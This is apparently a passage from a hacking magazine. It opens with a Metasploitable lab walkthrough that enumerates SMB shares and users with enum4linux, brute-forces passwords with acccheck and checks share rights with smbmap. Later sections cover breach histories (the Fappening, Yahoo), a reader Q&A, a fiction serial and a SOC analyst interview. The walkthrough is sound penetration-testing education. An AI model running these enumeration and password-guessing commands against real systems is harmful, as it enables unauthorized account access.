        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba
20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba
20-Debian))

        Server               Comment
        ---------            -------
        METASPLOITABLE       metasploitable server (Samba 3.0.20-Debian)

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
[+] Attempting to map shares on 192.168.25.129
//192.168.25.129/print$ Mapping: DENIED, Listing: N/A
//192.168.25.129/tmp    Mapping: OK, Listing: OK
//192.168.25.129/opt    Mapping: DENIED, Listing: N/A
//192.168.25.129/IPC$   [E] Can't understand response:
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
```

It also provides us the password policy info, in case we don’t get the credentials and need to crack them.

```
 ==================================================
|    Password Policy Information for 192.168.25.129    |
 ==================================================

[+] Attaching to 192.168.25.129 using a NULL share

        [+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] METASPLOITABLE
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000
```

We also get groups present on the system.

```
 ==================================
|    Groups on 192.168.25.129    |
 ==================================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 ============================================
```

It will also display users based on RID cycling

```
|    Users on 192.168.25.129 via RID cycling (RIDS: 500-550,1000-1050)    |
 ============================================================
[I] Found new SID: S-1-5-21-1042354039-2475377354-766472396
[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and log
on username '', password ''
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local
 User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-502 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-503 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-504 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-505 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-506 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-507 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-508 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-509 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-510 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-511 *unknown*\*unknown* (8)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domai
n Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain
```

It seems there are no printers connected to th
-e target.

```
 ==========================================
|    Getting printer info for 192.168.25.129    |
 ==========================================
No printers returned.


enum4linux complete on Mon Jul 18 05:51:02 2016
```

Ok, now we know the users. Let's see if we c-
an find out the passwords for the usernames
we seem to have got. We will use another tool
called acccheck for this purpose.

It is a password dictionary attack tool that
targets windows authentication via the SMB p
-rotocol.

First I will try it with the user "user". In Kali
Linux, most of the password dictionaries are p
-resent in "usr/share/dirb" directory. So I speci
-fy a dictionary which consists of most commo
-n passwords used.

Here, I am just guessing that the user may
be using a common password. After specifyin
-g all the options, Hit Enter. The cracking proc-
ess starts as shown below.

```
root@kali:~# acccheck -v -t 192.168.25.129 -u user -P /usr/share/dirb/wordlists/
common.txt
Host:192.168.25.129, Username:'user', Password:''
Host:192.168.25.129, Username:'user', Password:'.bash_history'
Host:192.168.25.129, Username:'user', Password:'.bashrc'
Host:192.168.25.129, Username:'user', Password:'.cache'
Host:192.168.25.129, Username:'user', Password:'.config'
Host:192.168.25.129, Username:'user', Password:'.cvs'
Host:192.168.25.129, Username:'user', Password:'.cvsignore'
Host:192.168.25.129, Username:'user', Password:'.forward'
Host:192.168.25.129, Username:'user', Password:'.git/HEAD'
Host:192.168.25.129, Username:'user', Password:'.history'
Host:192.168.25.129, Username:'user', Password:'.hta'
Host:192.168.25.129, Username:'user', Password:'.htaccess'
Host:192.168.25.129, Username:'user', Password:'.htpasswd'
Host:192.168.25.129, Username:'user', Password:'.listing'
Host:192.168.25.129, Username:'user', Password:'.listings'
Host:192.168.25.129, Username:'user', Password:'.mysql_history'
```

Once the tool gets the correct password, it sto
-ps the scan and displays a success message
as shown below. Voila … the password of the
user "user" is "user" only.

```
Host:192.168.25.129, Username:'user', Password:'usage'
Host:192.168.25.129, Username:'user', Password:'user'

        SUCCESS.... connected to 192.168.25.129 with username:'user' and passwor
d:'user'

End of Scan

root@kali:~#
```

On seeing that the password of user "user" is
"user" only, I get a new idea. There might be a
possibility that the password is same as usern
-ame for all users.

To find it out, I create a new file called user.txt
with all the usernames we got with enum4linu
-x and specify the same file for both usernam
-e and password as shown below.

```
root@kali:~# acccheck -t 192.168.25.129 -U /root/Desktop/user.txt -P /root/Deskt
op/user.txt

        SUCCESS.... connected to 192.168.25.129 with username:'user' and passwor
d:'user'

        SUCCESS.... connected to 192.168.25.129 with username:'msfadmin' and pas
sword:'msfadmin'

        SUCCESS.... connected to 192.168.25.129 with username:'' and password:'g
ames'

End of Scan
```

We got success with three users : msfadmin,
user and a blank user with password "games"
Since we successfully got some credentials,
it's time to see the share drives on our target
system. For this, we will use another tool calle
-d SMBMap.

SMBMap allows users to enumerate samba
share drives across an entire domain. List sha
-re drives, drive permissions, share contents,
upload/download functionality, file name auto-
download pattern matching, and even execut-
e remote commands.

First let us check the rights of each user we
got as shown below.

```
root@kali:~# smbmap -u user -p user -d workgroup -H 192.168.25.129
[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.25.129...
[+] IP: 192.168.25.129:445      Name: 192.168.25.129

        Disk                                                    Permissions
        ----                                                    -----------
        print$                                                  READ ONLY
        tmp                                                     READ, WRITE
        opt                                                     READ ONLY
        IPC$                                                    NO ACCESS
        ADMIN$                                                  NO ACCESS
        user                                                    READ, WRITE
root@kali:~#
```


```
root@kali:~# smbmap -u msfadmin -p msfadmin  -d workgroup -H 192.168.25.129
[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.25.129...
[+] IP: 192.168.25.129:445      Name: 192.168.25.129

        Disk                                                    Permissions
        ----                                                    -----------
        print$                                                  READ ONLY
        tmp                                                     READ, WRITE
        opt                                                     READ ONLY
        IPC$                                                    NO ACCESS
        ADMIN$                                                  NO ACCESS
        msfadmin                                                READ, WRITE
root@kali:~#
```


```
root@kali:~# smbmap -u '' -p games -d workgroup -H 192.168.25.129
[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.25.129...
[+] IP: 192.168.25.129:445      Name: 192.168.25.129

        Disk                                                    Permissions
        ----                                                    -----------
        print$                                                  NO ACCESS
        tmp                                                     READ, WRITE
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS
        ADMIN$                                                  NO ACCESS
root@kali:~#
```

We can see that users "user" and "msfadmin"
have READ, WRITE permissions on tmp dire-
ctory only and the Blank user doesn't have m-
uch. Next let us try to list all the drives on the
target system with user "msfadmin".

We can see we don't have enough privileg
-es to execute a command.

(Cont'd on next page)





Since we have READ privileges, let us read th -e drive on the target system as shown below. Well that's all for SMB enumeration guys.

What We Achieved: We got some usernames which may be useful to us while exploiting the system in future.

A normal guy's journey into the world of hacking

HACKED - The Beginning

HI, my name is Logan. I will tell you later what the name all about is. The only important thin -g about me that you need to know is that I wanted to be a hacker. As soon as I completed my engineering (as is the norm for many people these days), I started to chase my dream. T- here was a big difference between me and those other students who completed engg along with me.

I didn't have the percentage as most of them did. So while most of my friends got placed in many top companies, I was jobless. But there was one more important difference. I was no -t eager about the package and I had a dream. To be a HACKER. Yes, I wanted to get a job in cyber security. Dude, I didn't even have the percentage and here I am wishing to chase m- y dream. They say beggars can't be choosers. But still here I am, trying to choose even thou- gh I didn't have any options.

The job sector was not very well at that time. Every company wanted experienced candid -ates. Those who had percentage, got placed. Those who had reference got referred for a jo- b. Those who had experience already had a job. I didn't have any one of them, except a DR- EAM. I was struck in some kind of Stephen Hawking's temporal paradox.

To chase my dream, I joined in a course to learn hacking. Like most of the people I fell for the "job guarantee" promise of one of the institutes in United States of Ameerpet. Along with fulfilling my dream, I will get a job. I thought so.

Today was the last day of the course. As the course came to its concluding stages, any h -opes of their job placement withered away. As I left the institute I made one last enquiry with the institute regarding my job. They assured me that as soon as there is a vacancy in the co- mpanies, they will make a call to me.

I was faced with a dilemma. Job or Dream job. After spending a hefty amount on the cou -rse of hacking, I need to decide fast.

One evening as I was pondering over my employment prospects, my phone rang. Avidly wishing that the call was from institute, I lifted the call.

"Hello, is it logan". The other person said.

To Be continued

HACK OF THE MONTH

There is no dearth of data breaches nowadays but one hack stands out. It's being called the Fappening 2.0.

What?

What is Fappening? In 2014, hackers hacked into the ICloud accounts of several celebrities and leaked their nude and private photos. This was dubbed as Fappening at that time. The celebrities whose privacy was violated included Jennifer Lawrence, Kate Upton, Kim Kardashian, Vanessa Hudgens, the US national women's soccer team player Hope Solo, Mary-Kate Olsen, Avril Lavigne, Hayden Panettiere, Lake Bell, Leelee Sobieski and former Disney stars Aly and AJ Michalka. Now once again, intimate pictures and videos of celebrities like Emma Watson (still Hermoine Granger for me), Amanda Seyfried and Jillian Murray are being leaked online. Hence it is being called Fappening 2.0. Many of these pictures and videos are already being circulated around the internet.

The name fappening comes from "fap"(a slang used for masturbation) and "happening". It is also known as "celebgate".

Who?

In March 2016, FBI indicted 36-year-old Ryan Collins of Lancaster, Pennsylvania in the first Fappening case. He pleaded guilty to the unauthorized access of hacking and was sentenced to 18 months of prison sentence.

As the man responsible for the original Fappening is behind bars, we still don't know who is responsible for the part 2 of this infamous hack. The investigation is still on as to who is responsible for Fappening 2.0 but many assume this leak is part of the first archive only.

We have to wait and see what the investigation will reveal.

How?

When the first Fappening occurred, everybody blamed a flaw in the Findmyiphone which allowed hackers to get access to the Icloud. The makers of Apple made it clear that it was unlikely ICloud was hacked. Some people thought that Icloud credentials were brute forced. During the trial, Ryan Collins, admitted that no Icloud service was hacked but he used phishing to make targeted celebrities reveal their passwords. So Apple was right in this case.

Impact

We all know what impact this hack will have. The concern for privacy and invasion of privacy is once again on the forefront.

Aftermath

The leaked nude photos are being circulated on 4chan, Reddit, the dark web, Celeb ihad and social media. Actresses Emma Watson and Amanda Seyfried have asked 4chan to remove the photos and videos siting copyright infringement. They are also decided to take the legal route against the hackers.

They have asked the Celeb ihad to preserve any evidence as to the source of the leak so that it can be used in any future litigation against hackers.

Lessons to be Learnt

Once again, here phishing was responsible for the data leak. ou can protect yourself from falling victim to spear phishing only by keeping constant vigilance. To uote Anup Ghosh, the CEO of cyber threat firm Invincea

"Almost every breach you read about happens through spear phishing, and the weak link is the human behind the keyboard. Spear phishing always, always works."

and only by maintaining constant vigilance and paying attention to the url before clicking can protect us from hackers.

The story of Yahoo hack gets a climax

HACKSTORY

On 14th March 2017, the Justice Department of USA indicted four people in the Yahoo hack which resulted in the breach of 500 million acc-ounts (Elucidate details of this hack is given in October 2016 issue of Hackercool magazin-e).

These four people included Dmitry Dokuchaev(33) and Igor Sushchin(43) : Russian officials belonging to the Federal Security Service(FSB), the intelligence gathering agency of Russia. The third person is Alexsey Belan(29) a Latvian hacker with a Russian passport who escaped to Russia averting US government's efforts to arrest him in 2012-13 on hacking charges. The fourth man is Karim Baratov(22) a Canadian hacker born in Kazakhstan who was arrested.

So here's how the hack happened. The hackers first allegedly spear phished a Yahoo employee with semi-privileges to get access to the Yahoo network (Karim Baratov, a phishing expert, hired by Russian agents allegedly desi-gned the bogus pages to lure the victim to giv-e credentials).

Once hackers got access to the internal network of Yahoo, after working around for some time they obtained access to Yahoo's UDB User Database (UDB) is a sort of central direc-tory of all Yahoo users. It is a secret file obviously not meant to be accessible to the public.

It consisted of names of the users, email addresses, phone numbers,dates of birthday, security questions and answers and password-s hashed with Bcrypt.

Since the passwords were encrypted, the hack was not dangerous until now. The turning point came with the information required to create the 'cookies' or 'minting'.

With minting,the hackers didn't even need passwords as their loot contained encrypted user passwords.

To know what exactly is minting a cookie, we should first know, what is a cookie?

WHAT IS A COOKIE?

An HTTP cookie (also called web cookie, Internet cookie, browser cookie or simply cookie) is a small piece of data sent from a website and stored on the user's comput-er by the user's web browser while the us-er is browsing. Cookies were designed to be a reliable mechanism for websites to re-member stateful information (such as ite-ms added in the shopping cart in an onlin-e store) or to record the user's browsing activity (including clicking particular butto-ns, logging in, or recording which pages were visited in the past).

WHAT IS AUTHENTICATION COOKIE?

Authentication cookies are used by web s-ervers to know whether the user is logged in or not and with which account they are logged in with. Some websites allow the u-ser to be logg ed in for a long time after which a cookie expires.

Now lets see what is minting a cookie? More dangerous than cookie forgery, minting a cook-ie means creating an authentication cookie.In Yahoo's case, since the hackers already had a copy of UDB, they might have got the info fo-r creating a fake authentication cookie for an-y account they wanted. This fake cookie woul-d fool the Yahoo's servers into thinking that th-e user was already logged in. So they had full access to any account they wanted without needing to decrypt their password.

The hackers used this method to gain acc-ess to around 6,500 user accounts. The FSB used this to hack foreign governments, journa-lists, employees of financial, transportation, a-nd cybersecurity firms, Russian journalists an-d politicians of countries sharing borders with Russia.

They also targeted the spouses and childr-en of the officials they made their target.

(Contd on page 18)

The accounts which did not have any intel -ligence value were used by hackers in spam-ming to make some extra cash.They also ma-n ipulated servers to redirect traffic to specific sites.

Alexy Belany escaped to Russia. Although some FSB officers are indicted, it's not sure th -is case will move forward as USA doesn't ha-ve an extradition treaty with Russia. But the A -mericans are sure that they will nab the peop -le responsible for the hack, maybe not now b -ut someday.

Earlier also hacking charges were levelle-d at some chinese and Iranian hackers which went nowhere. But analysts said this would d-efinitely act as a deterrent in future.

Not everybody is happy with DOJ's allegat -ions. Russia rejected the allegations saying that this indictment was a tactic to divert atten -tion from the Vault7 leak of Wikileaks.

Although Yahoo has been blaming a state actor from the beginning, many question Yaho -o's claims. Some analysts point out as to wh-y would FSB employ cyber criminals for this hack. They feel DOJ is protecting Yahoo by c-overing up its lackadaiscal security practices with a claim of espionage.

This investigation has left some questions unanswered. It did'nt shed any light on the pr-evious hack into Yahoo in 2013. It also didn't explain the connection between the hack and the hacker 'peace' or 'peace_of_mind" who w-as responsible for the sale of the data dumps in deepweb (more about him is given in the H-ackercool Oct 2016 issue).

Is he one of the people indicted or is he a completely different person? Is DOJ on the co -rrect path in the investigation? Only time will tell.

HACKING Q&A

Q: Hey, I am happy you came up with Meta sploitable tutorials. But I got this small pr-oblem in setting up a pen test lab.While cr -eating the lab, while checking connection between the kali machine and Metasploita -ble by pinging, I am getting this error.
root@kali:~# ping 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
From 10.10.10.1 icmp_seq=1 Destination Host Unreachable
From 10.10.10.1 icmp_seq=2 Destination Host Unreachable
From 10.10.10.1 icmp_seq=3 Destination Host Unreachable
^C
— 10.10.10.2 ping statistics —
6 packets transmitted, 0 received, +3 errors, 100% packet loss, time 5015ms
pipe 3

A: Hey Tony, you are getting this error becaus -e KALI could not find the Metasploitable. Are you sure both the machines are on the same network. Check once again. Check the IP add -ress by using ifconfig command. If you have followed the instructions correctly, there shou-ld not be a fuss.

Q: Hey I have downloaded the Kali-Linux-Light-2016.2-vm-i686. But it doesnt contain the .ova fileor .ovf file.Then I created a new device with the .vmdk file after extracting the .7z file.The system booted as per the second screenshot of your post. But the screen becomes blank immediately with a black cursor on it. Now what I wanted to do ?? Cant understand. Help me. -Ashish

A: Hey Ashish, if you are installing Kali in Virtu -albox (which I assume you are), you need to donwload the Vbox image.Give adequate RAM and try again.

Q: While using Metasploit, I am getting "ex -ploit completed but no session created" error for some exploits. How should i fix th -is error? -Molecule

A: Hi Molecule. There are many reasons why this error occurs. They are the exploit does'nt work against your target, the exploit may be f-or a different version, the code of exploit may be wrong, the payload you use may not have an option to create an interactive session and the target configuration is wrong.Check which

one you did wrong and try again.

Q: When i try to install Kali in virtualbox, I get an error "failed to open a session for the virtual machine kali – linux 2016.2-vbox-amd64" the error box reads Vt-x is disabled in the bios for all CPU modes. What is the next course of action? - Punis

A: Punis, as already answered, you are gettin g this error because VT-x is disable in your BIOS. Go to BIOS and enable it. You can go into BIOS by typing "your desktop make go to BIOS" in Google. For example if you use a Lenovo desktop or laptop, type "Lenovo go to BIOS" in google.

Q:I can't open TERMINAL and some other applications like metasploit,set tool kit etc in virtual machine. My host OS is ubuntu 16.04 and Virtualbox version is 5.0.24 and latest Kali Linux version. I give 1gb ram bu -t does not work. Then I gave 2gb ram agai -n but still not working.Hard disk 149.68gb. PLEASE HELP ME TO FIX MY PROBLEM -Dev

A: Hi Dev, correct me if I am wrong, what I understood from your question is you are unable to click on anything in your guest OS i.e Kali. That's because your mouse in locked in host OS i.e Ubuntu. Ok Dev, you need to shift your mouse from host to guest using the host butto -n. The Right CTRL key in the keyboard is the host button for virtualbox. Now you can use your mouse in the guest OS.

Q: Hi, Thanks for your article on setting up of OpenVAS in Kali Linux. Will you please make one for instructions on OPENVAS9? -Zeen

A: Hey Zeen, welcome. Yeah, your request is accepted. Watch out for future issues.

Q: This is a question regarding PDF forens -ics in the Oct 2016 issue. That was really a fantastic article.Why don't you include m -ore articles on Forensics. It would be really helpful to novices like me. -Bitta

A: Bitta, Thanks for the compliment. Yeah, definitely will try to keep a regular section on forensics. Frankly speaking, I am trying to get so -me forensic expert to write for the magazine.

Q: Where can i download metasploit ?- Zeezbul

A: Zeezbul, Metasploit is installed by default in Kali Linux. But if you want to install it, it can be downloaded from the link given below. https://www.rapid7.com/products/metasploit/download/

Q: **Kudos brother, the knowledge you give is well appreciated and what people need to know who want to be hackers is that passing on what you learn. Many greetings to all hackers. You keep us safe from powers we no nothing of. Respect isn't a big enough word kalyan,but respect all the same -darkm**

A: Darkm bro, Thank you very much. I repeat Thank you very much.

Q: Hey, do you sell web shells. I want to bu -y them if you have. I am from China-

A: No matter where are you from, I don't sell web shells. No illegal stuff bro. BIG FAN OF CAPTAIN AMERICA here.

Q: It may be funny and meaning less to ask this question but i tried my best .... the question is, how can we hack the governme nt servers like defence ..server ,, is it easy or hard .. and what kind of security is ther -e .. in them.... -AB

A: Okay AB, you start with funny and meaningless and ask a lot of questions answering to which may keep me in prison for the rest of m -y life. First of all, AB hacking without permission is a crime and a punsihable offence.

You talk about hacking the government servers and systems.No matter which country you are, that's a total NO NO.

Coming to the hacking point of view of your question, I can't answer this question as bri -efly as required here. But I have a hint, just follow this magazine to gain that knowledge.

Q: Can a system having a good system protection software like Bitdefender Antivirus, Norton or Kaspersky et be hacked by ha -ckers? -Anchal

A: Yeah, Anchal.I think the Real Time Hacking Scenario of Feb 2017 issue already answered that question.

Interview

Mohammed Taher Ali
Shift Lead.
Sr.SOC Analyst

Hello readers, from this month's issue we are starting a new section named "Interview". This will feature interviews of cyber security profes-sionals. This will help our readers to get a pe-ek into their jobs and responsibilities.

1. Can you tell what's your present role?
A: My current Role is SOC Shift.Leader.

2. What is an SOC?
A: SOC stands for Security Operation Center. It is a facility where enterprise information syst-ems (web sites, applications,databases, data-centers and servers, networks, desktops and other endpoints) are monitored, assessed, an-d defended.

3. What are its functions in maintaining security of a company?
A : It's primary function is to prepare for and d-efend any sort of cyber attack on the compan-y.

4. In your profile, you have mentioned you are a SOC analyst. Who is a SOC analyst. Can you explain a bit?
A: SOC Analyst would monitor network securi-ty events received from customer's monitored servers and then take appropriate action base-d on customer's security policy. Strong analy-tical and problem solving skills are needed to perform the job of a SOC analyst.

5. What exactly does your job require you to do on a day to day basis?
A: Even though there are lot of tasks in our da-ily activity, the most important is to lead the team and support them in following the secur-ity process and procedures and also help the-m technically for any critical issues.Apart from this we need to identify any gaps for smooth secuirty operation.

6. What are the common threats your com-pany faces on day to day basis?
A: Like every company, we face common atta-cks like phishing and attacks on web applicat-ions etc.

7. What is the biggest challenge you faced in your job?
A: I feel I am techinically very strong. The bigg-est challenge I face is in communicating my ideas to the team. I need to improve myself in this area and presentation skills need to be more stronger.

8. According to you, what is the best secur-ity posture for a company?
A: A company whcih has implemented best practice on their security controls in proactivel-y detecting and mitigating a cyber threat and should have a strong baseline process and procedures to deal any sort of threat.

9. What is the most dangerous hacking me-thod according to you?
A: I feel Phishing is a very simple and danger-ous technique for any hacker. This is the easi-est method to steal your information and can be used for further disaster.

10. What advise will you give to freshers tr-ying to get into cyber security?
A: Honestly, cyber security is the future of nex-t generation which will present many challeng-es. Many companies are now giving primacy to cyber security as leniency in this can hurt t-heir company's reputation. Since many compa-nies are bearing loss of financial and brand reputation because of cyber crime, even mid-level and high-level companies are investing in cybersecurity.

So in future cyber security professionals will be in high demand with high salaries prov-ided they got relevant skills.